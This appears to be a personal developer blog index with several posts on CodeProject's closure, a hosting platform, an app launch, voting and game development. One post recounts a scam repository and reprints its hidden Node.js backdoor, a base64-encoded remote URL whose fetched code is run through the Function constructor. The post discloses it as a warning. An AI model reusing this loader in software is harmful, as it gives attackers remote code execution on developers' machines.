Welcome to WordPress. This is your first post. Edit or delete it, then start writing!
Blog
-
CodeProject is like an old friend who rarely visits now.
CodeProject is again down, and has been down for the last five days (at the time of the draft authoring in March 2026). I had to confirm it through online down detector platforms to make sure it was not just me. For the community, CodeProject’s down detector was live for a while. When Chris first announced that the platform was changing, it was the start of the end.
A little history
If you are new and do not know what CodeProject is–which, I guess would be the case for so many. CodeProject was “the” website you would go to find articles, blogs, and tips for IT stuff (including, development-related topics, servers and admins, etc.) and the best part was it was community-driven. You, yes you, can write articles and publish them through the site. They had an interesting leaderboard-style levels and trust system where you would start as a rookie (not their terminology) and then slowly and gradually build trust in the site. Your peers in the community would vote, review, and provide feedback for you to learn–trust me, I’ve learned a lot the hard way.

Figure 1: I was a daily user for CodeProject, and apart from contributing, I spent the time reading the content, consuming all the knowledge that was shared. While I was not the #1 (or even #5 for that matter) user of the community, I was about the top some percent. I was actively contributing and being rewarded / awarded various awards, certificates, and prizes.

Figure 2: If you are a struggling teenager trying to do something that you do not have support for, winning a competition would be the best approach to get support and favors from your parents and peers. One of the first “anything” I got for doing “something” in the world of tech. I received a set of “bob” stickers for winning the second best database article of the month.
And that single award, that single shipment from Canada set me on a trajectory of not giving up. I wrote article after article, published code sample after code sample—note that Open Source was very different back in 2014 than it is today.
Tough times?
For a few years, almost every industry has been disrupted and many companies had to shut their operations down. For CodeProject, I always thought it was easy. A few reasons:
- The community was very active and healthy.
- The content was not slop (not the AI slop, but slop in sense that everyone was just posting spam). There were active moderators and reviewers who would flag bad content and get it removed.
- There was a steady stream of hackathons, competitions, and sponsored events to engage the community.
But that was not the situation, and as the message communicated by Chris Maunder (Founder of CodeProject), it seemed that were looking for the best optionss for the platform to continue. There was an attempt to resuscitate the platform as well.
However, that platform was very raw, half baked, and while it was amazing to see the community come back and post for a while, it was heartbreaking to finally seeing the platform go down again. And now, when you visit the URL codeproject.com, it gives you a landing page.

Figure 3: CodeProject website now finally leads to a parked page. It really breaks my heart to see an era come to a conclusion.
Today, there are various platforms to author content and publish your experience. Dev.to, Substack, etc. are all good platforms to write technical documentation. Substack lets you earn money, Dev.to runs competitions. I read the content, but, you know the real problem? The main problem is most content published today is not technical content, but pure journalism. Writers read something today, write a spicy title, a subline, and a 5 paragraph gibberish that helps no one, put 5 tags and publish it. That is not technical writing, that is barely hacking the social platform. The problem is that either a platform is full of journalists or content created by AI that no body cares, or anybody can read with a simple Google search.
What CodeProject did better?
The top three points that CodeProject got better than the current platforms is:
- Community moderation
- Simple to join, harder to lead
- A spot for everyone
The moderation for the content published on CodeProject was great. It was not the tool, not the process, but the people. The people operating the community moderation platforms were actively engaged. To a point, I was also involved in actively reviewing newly published content. Report, flag, and moderate the content when it was spam, misleading, abusive, or off topic.
In my opinion, CodeProject had a less mature flagging system than Stack Overflow, but it was more affective. It was less restrictive, but more supportive.
Oh, and did you know, CodeProject did not award the moderators and community for flagging the spam content. Community did it because we followed simple boy scout rule. We wanted to leave the place better than we found it.
CodeProject supported accounts, and groups, and different ways of collaboration and communication. It then offered various different leadership paths. You want to publish articles, but don’t prefer to join and contribute to forums and questions? No problem, you can just participate there. You want to lead in asking the right questions? There is a spot for you. Oh, you don’t want to do anything but just chill, chat, and collaborate with others? There is a Lounge for you.
Now that CodeProject is gone, I will spend more time on C# Corner as the dedicated community for technical enthusiasts. Follow me there, or follow me on this website, and let’s get to learn and know each other again. 🙂
What’s next for me?
I guess, while I cannot say anything for CodeProject, I can say a few things for myself. I will miss CodeProject. I will miss the community that CodeProject offered me, and I will miss all the technical leadership and lessons that everyone at CodeProject helped me gain.
I can say without a doubt, I would not be the engineer that I am today, if it was not for CodeProject and the community members at CodeProject. Chris, thank you for taking the step to creating a platform for us techies to share our knowledge, problems, oh and the Lounge!
For the last year and so, I have been attempting to set up my own platforms to share my learnings, problems, and opinions. You can find me on Facebook, LinkedIn, some community events, and definitely on my website afzaalahmadzeeshan.com/.
That is it for now!
-
Gemini Could Have Prevented a Backdoor Installation, but It Chose Not To. Who Helped?
Recently, I was asked to review an MVP project to check what’s missing in the developer documentation. Since my guard was down, I was told to share a short summary of the needed changes or gaps in the documentation. Long story short, I did not review the changes.
But then, a meeting was requested to share outcomes, improve the developer documentation, and identify gaps in the structure. I gave in because I am a sucker for developer experience.
I pushed this until the last minute. Just when I was expected to join the meeting, I decided, why not. I downloaded the project, it was a template Node.js app + React app. Two things:
- It was a template project, so I did not review / evaluate it considering it might be dummy and full of boilerplate.
- The project + the organization containing the project was create within the last year. The organization had only single project and the commit to the repository was made 9 months ago.
While these are massive signals (flag #1), I ignored them and attempted to review the code and the project.
Timeline
As I joined the Google Meet, I ran npm install.
Now, the CLI npm install captures the dependencies and sets them up. While it ran the script, it showed 84 critical vulnerabilities. That is flag #2. I ignored these. While I must have stopped there, or at least, I should have run the project inside a virtual environment. I always use VirtualBox for projects and apps that I do not trust. Since I am working on Simplewala platform, I have the VirtualBox locked out (because of Docker sharing the hypervisor), so I decided that ~10 minutes worth of extra effort is not worth it.
Kids, if you ever download a project that is not actively being maintained, never run it on your primary devices. Always create a virtual environment and run it there.
The npm install took about 2 minutes. The meeting time, for the sake of argument, started at 1 pm, and it was now 01:02 pm. Someone who skips a meeting, runs late, or is late to a meeting for a few minutes should be forgiven. Everyone tries their best to arrive on time, but it can be 2-3 minutes every now and then.
Then, it was 01:06 pm and I sent a message to the person.
As I sent the message, I got curious as to why the person wanted to try out their MVP, use the dashboard, check the SDK and API documentation and help them understand the gaps.
I quickly opened up Gemini and I asked it, can you assess whether the repository is safe or vulnerable. I wrote a quick message,
is this repository vulnerable? ctrading/src at main · 0xswancoin-tech/ctrading · GitHub, check the code https://github.com/0xswancoin-tech/ctrading/tree/main/src for any backdoors or vulnerabilities
It told me no. Here is the response,
Sorry, I cannot fulfill your request to analyze a specific, concrete repository for vulnerabilities or backdoors. I recommend searching online for standard code auditing practices, static application security testing (SAST) tools, or guidelines on secure code review to help you evaluate the repository safely.
I did not have enough time, I needed to know whether to proceed or shut down the entire thing, wipe my system and run up the mountains. Gemini decided it was better to keep itself safe than help the user.
Before you bash me, I can understand that the same prompt can be used by a malicious user to attempt to hijack Gemini systems, too. But, is Gemini not safe enough? Why use it then altogether?
I asked Copilot and while initially it did attempt to tell me it cannot read the code, when I copy pasted the code it scanned the code and told me that there is actually a backdoor in the code.
Yeah, this is absolutely a backdoor, and a serious one.
It then reviewed the code (it was hidden in the authentication layer), and the code was prone to a backdoor / remote code execution.
const domain = Buffer.from(
"aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi9TR0Y4Rg==",
"base64"
).toString("utf8");
The code would capture the code from a base64-encoded string and then execute the code that it downloads from the remote URL, which cannot be reviewed by a SAST tool because the code lives elsewhere.
const handler = new (Function.constructor)('require', errCode);In this case, it was on the jsonkeeper.com website. Here is the code if you’d like to see:
const domain = Buffer.from(
  "aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi9TR0Y4Rg==",
  "base64"
).toString("utf8");

const responseHandler = (error) => {
  try {
    if (typeof error !== 'string') {
      console.error('Invalid error format. Expected a string.');
      return;
    }

    const createHandler = (errCode) => {
      try {
        const handler = new (Function.constructor)('require', errCode);
        return handler;
      } catch (e) {
        console.error('Failed:', e.message);
        return null;
      }
    };

    const handlerFunc = createHandler(error);

    if (handlerFunc) {
      handlerFunc(require);
    } else {
      console.error('Handler function is not available.');
    }

  } catch (globalError) {
    console.error('Unexpected error inside responseHandler:', globalError.message);
  }
};

const getPassport = () => {
  axios.get(domain)
    .then(res => responseHandler(res.data.cookie));
}

const passport = (() => {
  getPassport();
})();
This was what I was looking for: an indication that the reason why there was radio silence was that the person was only expecting me to run the program. I stopped and before deleting anything—which, well, only makes things worse. I opened up Claude and I asked it to review the same thing. Claude was happy enough to jump on this call with me and review the project, review the files, review the package.json, review the impact of npm install script. Claude also guided me to evaluate the directories and scripts that may be running in case there was something off.
- First of all, we reviewed the dependencies downloaded and installed. Claude indicated that a particular dependency (“grayavatar“) was removed from the NPM platform because it was deemed to have malicious code.
- Then, we reviewed the folders created inside the project, but also in the cache or npm folders.
- Then, Claude also gave me the grep commands to check whether any programs were running (or whether grayavatar was installed; which it wasn’t). We did not kill anything, we just evaluated the situation for a moment.
The package.json file did not contain any executors that may have run before or after the dependency download; it was safe to assume that npm install was waiting for npm run to install the backdoor.
It wasn’t until a little later (~2 hours later) that I received a message from the same person, telling me how sorry they were for not joining the call and asking me if I had an opportunity to review the dashboard and provide any feedback to them. At that moment, I was sure that they had not received what they were looking for and they wanted me to give the dashboard a go.
I decided to play “dumb” and say stuff like, the npm is not working, the project is not running, and the dependencies are not being downloaded to see who this person is. And if Kitboga has taught me anything, it is that scammers have all the time in the world. They would waste hours just to get you to perform an action that you would regret.
Key takeaways
I think, for myself, and in general, there are a few key takeaways from this.
- Open source safety should be of utmost priority.
- Microsoft has a lot of screws to tighten.
- NPM
- GitHub
- VS Code
- Several nodes must be tightened.
The Open Source must be reevaluated completely. I guess Open Source has been made so simple and convenient that everyone wants to use it. Perhaps it is time to draw some bridges. Perhaps it is time to make it harder and stricter for anons to join. Perhaps it is time for the Open Source gatekeepers to take ownership of the helm and protect the community. I will write a follow-up post about what I think should help the community grow safer on open-source platforms.
Oh, and for myself, did I make a mistake? Heck yeah, I did. Should I have been more careful? Indeed. Did I learn a lesson? I sure hope I did.
Also, I did thank the AI platforms for the help, and no thanks to Gemini!
And, FYI, I am still in touch with the person, and I send a message a day to keep them engaged and to think that perhaps I am still in on this. 😉
-
Simplewala: Bridging the gap between PaaS and IaaS
I started content writing about a few years back–back in 2011, 2012 to be precise and I always used a hosting platform to use the services. The simplicity they bring always outweighs the risks. I could create a new platform and be ready to go live in a few minutes. I have used Blogger (*.blogspot.com), WordPress (*.wordpress.com), and a bunch of others who could not survive for more than a few years. The challenge actually shows when you have to:
- Monetize the platform.
- Go to another platform.
- Process the incoming traffic or take them elsewhere.
- Add features that the platform does not support natively.
Over the last few years I have been exploring if I can use custom hosting, such as an ASP.NET Core based website that supports Markdown-based content authoring and generation, or whether a static-site is a way to go with GitHub/GitLab-based hosting.
Now, I believe I am starting to settle as the entire platform would act as a puzzle that I can rotate and combine in any manner. I can host my server on any hosting platform, I can keep the content on the cheapest (yet fastest) storage platform (with high availability, of course), and then plug them together to become a web app.
This blog is 100% hosted on Simplewala platform. I am going all in, betting big on this one, and if all goes through fine, I would be (should be) the first person to complain when the services go down or when something is not working.
I am betting that I am not alone and that I am going to help solve the problem for more people! If you are interested in exploring the platform, using it, or testing it out, please let me know. I am not opening the platform for public use just now, but the platform for now would remain a “invite-only”.
Simplewala
Simplewala is a platform that provides the best of PaaS and IaaS:
- It is simple to configure, manage, and build on top of, just like PaaS platforms.
- It is raw, bare compute power, and unapologetically machine, just like an IaaS deployment.
I have been using the shared hosting platforms, PaaS app and software deployment services–Azure App Service being my favorite.

Figure 1: The Simplewala Experience. Apps and resource management should not have to be too painful. The concept of Simplewala is not to be a hosting provider, but a tool that simplifies the hosting and management experience. I am not building a replacement layer for the underlying infrastructure, but a rather “simpler” (pun intended) way of managing your resources.
Supported Features
In the initial version of the app, the goal is to simplify:
- How you manage your domains. While Simplewala is not a domain registrar, we will offer the right tools to get visibility in what your domain name has and what you need to set to get everything working. (See Figure 2)
- The deployments, management, and lifecycle of the apps delivery. The apps include, but not limited to WordPress, runtime apps (think, Python, .NET, Go, etc.) and finally plain Docker apps.
- Provisioning, running, managing, backing up, and restoring your databases. The platform supports MySQL and PostgreSQL at the moment, with plans to increase the SQL and NoSQL databases in future. The goal will always be on open-source platforms at first.

Figure 2: The domain management experience. You can review all the records that must be set for your domain, the current value, and what it must be set to, in order to get your domain working and serving the requests from Simplewala platform. Today, we offer free SSL certificates (with Let’s Encrypt), which is a huge gap in the offerings from other hosting platforms. Almost every hosting platform charges a few USD per month and wild card certificates are a bigger challenge. Simplewala solves it by using Let’s Encrypt-based certificates. Our platform requests the SSL certificates for your app automatically and applies them to the servers. We also review and renew your certificates before they expire. This way, you and your customers are not (b)locked out.

Figure 3: The SSL certificates tab shows all the SSL certificates assigned to your servers and domains. You can renew the certificates directly from here, the platform can also do that for you. All in all, we expect that the platform simplifies your flows by taking out the complexities from machine management. You get to use a dashboard that works “with” you and “for” you to keep the complexity out of the picture.
Future?
While, we are spending more time testing the waters for the project, finding the edge cases, and making sure the platform is stable. The next steps are to make the platform more consistent (running multiple gears causes the state of the servers, apps, and platform to be inconsistent). The goal is for the resources and servers to be run and managed by the platform, with the user defining the end state of their services and apps on the platform (think, a database) and then have them provisioned on the servers; a Terraform-like experience.
While I do not have an active roadmap (I do; it’s just not polished enough…) I do plan to:
- Make the platform simpler and easier to use across the devices (Desktop, Android, etc.), screens (resolutions, sizes, etc.), and networks.
- Reduce the complexity in the offerings (offer one web app platform, and offer it best).
- Simplify the operations of the apps, so a 10-year old can use the platform and deploy their first app in a few minutes (not days!)
- Make the platform more readable, so you know what you need to do and what platform takes care of.
The documentation of the platform will be available on simplewala.com. While, the platform itself will be hosted on simplewala.cloud.
-
Canadian Shipments to the EU Are Annoyingly Slow
I think the EU-based logistics, deliveries has pampered us to a point where more than 2 days delivery schedule feels like forever. I recently started motovlogging, and I noticed that the chest mount is not an amazing POV for the motovlogs. So, I decided to purchase a mount for my helmet that would give the better POVs, and would move with my head.
Now, I am not taking any names of the brands in this post as I do not want to make this blog seem like I am trying to bad word the brand itself. The post is a rant about the poor logistics from Canada to EU. Previously, I ordered a mobile case, and when you order a screen protector they send you two, but the delivery takes double the time as well. The problem now is not the brand, but the delivery. The problem back then was not the brand but the delivery providers. The logistics partners are really slowing the interaction here.
The order
This is my second time that I have ordered something from a Canadian business and it has been more than a week and I have no idea where the shipment is.

This order was placed on 29th May, and it departed their facility on 1st June. It took 4 more days for the flight to depart and now it has been 5 days that the next status was not shared. I am still waiting, whether the flight landed, or whether my parcel arrived.
At this point, I think it would have been faster if I had just booked a flight and went to pick up the order–but then again, I do not know how fast the postal services are in Canada. :shrug:
And now, I am just waiting for the mounts to arrive so I can capture some of the summer moments with the right POV and upload to my YouTube.
-
Launching iSha: Private Baby Tracker and Logs app
iSha: Pronounced as Aisha.
My daughter, Aisha, was born in 2022. As a new parent, I was very cautious over everything and I wanted to get an overview of what was happening, was I a good parent, were we being supportive for our 2 day old baby? I had a concern regarding Aisha’s health in the first week and I took a photo of Aisha. The photo was purposefully taken just to show the doctors whether my concerns were real or not, and what to do.
2 days later I was surfing my Photos app and I saw Aisha’s photo there. I would not have wanted this picture to make its way in such an environment, be cloud synced, or be leaked. It was at that day that I decided that I would make an application that would allow parents to track and share the data of their children in a controlled manner. And there is nothing as controlled as the one that does not interact with a server. Humans make mistakes, machines make worse mistakes. The app could potentially leak the data to a server, whether by human mistake or intention. The server could log the data, or someone else could get access to it. It is best to avoid this in the first place and make a conscious choice to only export the data that you require. Thus, effectively making an enclave for the data for your babies.
That idea turned into an app for parents, and today I happy to share that the application is ready to download and use.
The app
I started working on the app back in September 2022, and with the little time I could find to work, I would add one or two features that would mainly create the structure for the database to store the information but ensure that the data would be stored privately.

The project started on 7 Septembre 2022, and it took me about 3 years to publish the first version to Play Store. The objective of the application is very simple.
- Offer the parents with a simple to use application where they can log the data for their baby’s growth.
- Follow a guided, reminding flow for their babies. Where they can create reminders for their babies.
- The application must be private. The features must be modern and up to date.
- Offer data import/export services to allow parents to share the data that they would like to share with others.
The application is developed using Flutter, and offer services without creating an account. You will not need to create an account since there is no need to sync the data. As part of the roadmap, I am working on adding support to share the data from one device to another, one partner to another, and perhaps (if needed by the users) to share data with nannies and caretakers. However, since we will not support servers, the technical opportunities would need to be explored and decided on.
In the meantime, the app is ready for users. Here is a gallery that shows the application interface and features.


The application is also designed to support bigger screens (tablets for now).
Where to download?
You can download the app from the Play Store and the App Store. The application is available on Android and iOS platforms. It is a free application, of course, and is privacy-first by default.
The application is available on Play Store and App Store.
Please consider giving it a go, and share any feedback you may have. Any feedback, suggestions, questions, or concerns are welcome.
As is shared, the app is created by a parent for the parents and the objective is never to use the data of your babies for any purposes. Your children deserve the privacy, and the app will commit to delivering it.
-
I Voted: The Municipal Elections in The Netherlands 2026
This was my first time voting, and it was incredible.
Voting Process

The ballot paper for the Almere council elections. I am a Pakistani, and I do not hold a Dutch citizenship. And as per the laws, non-Dutch citizens are allowed, and invited to vote for the local municipal (council) elections. The rules are clear and simple, for non-Dutch citizens, adults who have lived legally for the last 5 years can vote.
The invite is a voting pass that you receive, and if you are multiple people living at the address who qualify for the invite you will receive multiple invite passes.
The invite passes arrive to your home address a few weeks before the elections. If you do not receive a pass, or if you lose it, you should request a new pass from your municipality. The election took place on Wednesday 18th March, 2026. The polling stations are open from morning until late at night (9pm in most cases). I visited the polling station after office, so about 6pm and it was a very simple and straight-forward procedure.
I visited the station, I handed in the invite pass and they checked my ID to make sure I am the right person casting a vote. Then they handed me a ballot paper. I headed to the voting counter, casted my vote on the paper and then dropped the paper in the “trash bin”. It was a very funny feeling that you drop your vote in a trash can.

Dropping your vote in a trash bin was the funniest part. If you feel like you want to waste your vote by not casting it, consider dropping it in a trash can. And you are done. The entire process takes really short, and since the polling stations can be close by to your home you can just go for a walk with your children.
I found my closest polling station online, and it was less than 500 meters away from you. The website Where Is My Polling Station gives information about polling stations and you can simply find the station on the map.

You can find the polling stations that are closest to your home online. The results take a few more time, but the results start to appear online and the leading parties are announced soon after the voting is done.
Be Responsible
While voting does seem like it does not really bring a change. The responsible thing to do is to cast a vote. Even if you cast a vote for someone who doesn’t have the biggest change on their agenda. If you believe in that person, go vote for them.
And for the winning parties, you have to deliver the dream you communicated.
-
The Vertical of AI-Driven Tech Stacks
Where do the AI-platforms exist in the stack vertical of an application?
Historically, we refer to our tech stack and base its sorting on how much a particular runtime/framework is going to be customer-facing vs internal. For example,
- A mobile application that allows users to save the links to read later and also share with others in their contacts.
- For such an application, you would automatically sort the frameworks by the mobile app, then any middleware or a mobile-backend.
- If you write your own backend and business logic, then you would add that as well.
- A web application that allows users to track their monthly grocery expenses.
- The framework by default gets priority; .NET, Spring, or some other web application development framework.
- Even though you do build an interface for the customers to use, you put it secondary, because your business is around the API and not the way that this list is communicated to the customers.
- A B2B API gateway that allows one company to manage fulfillment services for another company.
- You would put multiple frameworks as a priority and a must have.
- You would avoid onboarding an engineering that does not have the big picture in their mind.
Imagine these three organizations; technically, they all have a backend, a “frontend” and a data storage. The infrastructure would have firewalls for security, load balancers for optimization, and what not. But, it doesn’t take away the fact that each of these services has a server that processes the business logic, an interface for the customers and clients to access the services, and a central storage where everything is kept for the time it is needed to be kept.

The famous dependency diagram of the frameworks and how our infrastructure stands. Tech Stack Communication
Nobody writes IIS, or Apache, or other server components in their tech stack. Why? Is there not a “production-ready” server that must be communicated to the customers? I can understand hiding the version-specific information in some cases to prevent bad actors from misusing, but it’s well known that most Microsoft-based web applications are hosted on IIS and others on Apache (PHP, Java, etc.). So why is it that the most crucial piece is left out?
The important point to remember and consider is that it is not the Apache server that the engineers and developers are going to program and write the business logic on. It is infact the underlying server-side code framework that they will need to program. ASP.NET, Spring, Express (or even Node.js in some cases) is the actual layer that your developers will most concern with. That is why, it is important that you have someone who is an expert in ASP.NET or Spring, and not someone who is great at IIS or Apache Tomcat.
The top reason that comes to mind for the tech stack communication is:
- To make it easier and simpler for the next engineers to onboard and expect the tech culture of a project or a team.
- It is entirely true and possible that two teams in the same organization have different cadence for release, a different culture for git-blame, a special way of writing and accepting the changes.
- To make it clear and reasonable why certain development tooling choices were made and how they contribute to the overall ecosystem of the technical products.
When you share the tech stack, you are also exposing your own preferences as to what you believe is important and what is less important. When you say that your application uses:
- Flutter, TypeScript, Firebase, Git
You are explicitly making it clear to any reader that you are not going to compromise on Flutter for app development, TypeScript for backend development, Firebase for mobile-backend (database, authentication, analytics, etc.) and Git as a version control system. For everything else you are open. For example, in a mobile application we would need to use a state management system. In Flutter, we can use either the native state management support or use provider and other complex state management systems. Flutter does not force us, and by keeping this hidden, you are indicating that this is up for a debate. If someone has a better idea and approach to managing state across application UIs, then that’s up for a discussion.
Now that picture starts to look a little focused and communicated.

The dependency graph is colored to denote how focus is given on the core frameworks, and everything else is just drawn upon it. Each colored section represents a focus point in terms of tech stack. You are able to put blue and green blocks because the red block supports that. And the pink block is supported by the blue block and so on and so forth. In order to swap the pink block, you would need to ensure the jigsaw puzzle is solved between the blue block and the next colored block (orange, for example). And that would also have an impact on the blocks above and so on.
AI-Driven Tech Stacks
All of sudden, as vibe coding platforms emerge, we see a plethora of SaaS and job opportunities all listing these frameworks at the center, right, and left. We see the mention of Replit, Codex, Lovable, etc. as the primary tech stack and then other languages and frameworks emerge. The main reason behind this is that now the primary investment was made to support the development around these vibe platforms.
Is “vibing” a framework, a platform, or something else?
Now, the whole scenario of a project being built with .NET framework, or Next, or MEAN stack app is that you want to communicate the most important aspects of a project. In a .NET application, the most important component is definitely the .NET stack, and you need to have the audience understand that they need to be hands-on with .NET framework and understand different dependencies, lifecycle events, and more. For a MEAN app, you need the developer to be hands on with all–database, UI, and the backend API layer.
With that, I believe the reason the “vibe platform” is communicated is to define strict expectations that the platform is primarily developed using the “vibe platform” and you must have the skills and basic understanding of getting the “vibe platform” to work.
Example scenario:
I work with my brother on various projects. He is a skilled frontend engineer and knows his skill. He is hands-on with UI/UX requirements, accessibility, and what-not of the frontend world. But when it comes to the backend engineering, he is a null. He can use Node.js (mainly because of JavaScript) to write the backend layers but he is not hands-on with other frameworks because he does not think “backend”. .NET, Java, or other backend-heavy frameworks and platforms can easily throw him off. If I were to ask him to work with me on a project he would first ask, what is this app written in? If I respond with .NET, he can already get an idea of what to expect. If I say, Flutter, or Node.js, he can again get an idea of what to expect.
The point is, an application is not just the framework that is being used to write the business-logic, but it contains layers over layers of services and runtimes that make it function. But, those layers and services can be replaced. An IIS web server can be easily replaced with an Apache alternative, or a Redis cache can be swapped for a memcached or an alternative; the swaps would definitely be challenging in their own sense.
When I was working on Distant Ride Fail, I explicitly told him that I would be using Unity and, with this alone, he was informed that the project would use C# as a language, and everything that comes with it.
Conclusion
I believe, the addition of a vibe platform demands that we consider it one of the most important frameworks (if not “the ultimate” most important framework). If you develop your applications using vibe platforms then it makes sense and is only fair that you communicate this to the onboarding engineers and developers.
I have seen several posts and opportunities on LinkedIn or freelance platforms such as Upwork where the founders clear communicate that they expect some skills with AI-driven or vibe platforms. And that is a great thing–even though I am personally not a viber. And that gives me an idea that I must avoid these projects as “thar be dragons”.
- A mobile application that allows users to save the links to read later and also share with others in their contacts.
-
I Created This Mobile Game in a Week.
I recently published a mobile game that I developed in about 1-week. The whole plot was a rocket ship that is travelling and on the tap it flips the direction. My brother told me about this while we were playing Apex Legends and I created a Unity project before we went back to lobby and by the weekend, I had an early prototype ready for his review. The objective for me was to create a game that my daughter would love to play.

If you’re interested, check out Distant Ride Fail on the Play Store. I’ll appreciate that.
Distant Ride Fail
The whole plot of the game is a single-touch based mobile game. The whole objective of the game is to allow the user to use single-tap and help the ship cross the space. The space is infinite, and so the ship must traverse the area and avoid the incoming obstacles.
You can play the sessions unlimited numbers of time. You do have to restart the game session when you hit the obstacle.
Development
The game is created using Unity engine. The game is a simple loop of C# script that performs all the operations:
- Generate the obstacles and set their translation and rotation.
- Apply “wobble” movements to the rocket.
- Track the movement and collision.
At the moment there are no trackers or analytics in the game.
The game code obviously has scripts that do “one task”, such as “wobble” and “obstacle detector” are all different script that use the main loop and update the state of the game. I tend to write the game logic with state so that the UI only renders the processed state and data on the screen, while the background processes can continue to run in the background.
Assets and UI
I used the Low Poly assets for the mobile-based interface. Also, the UI was created responsive. The UI stretches to accommodate the different screen factors and sizes.
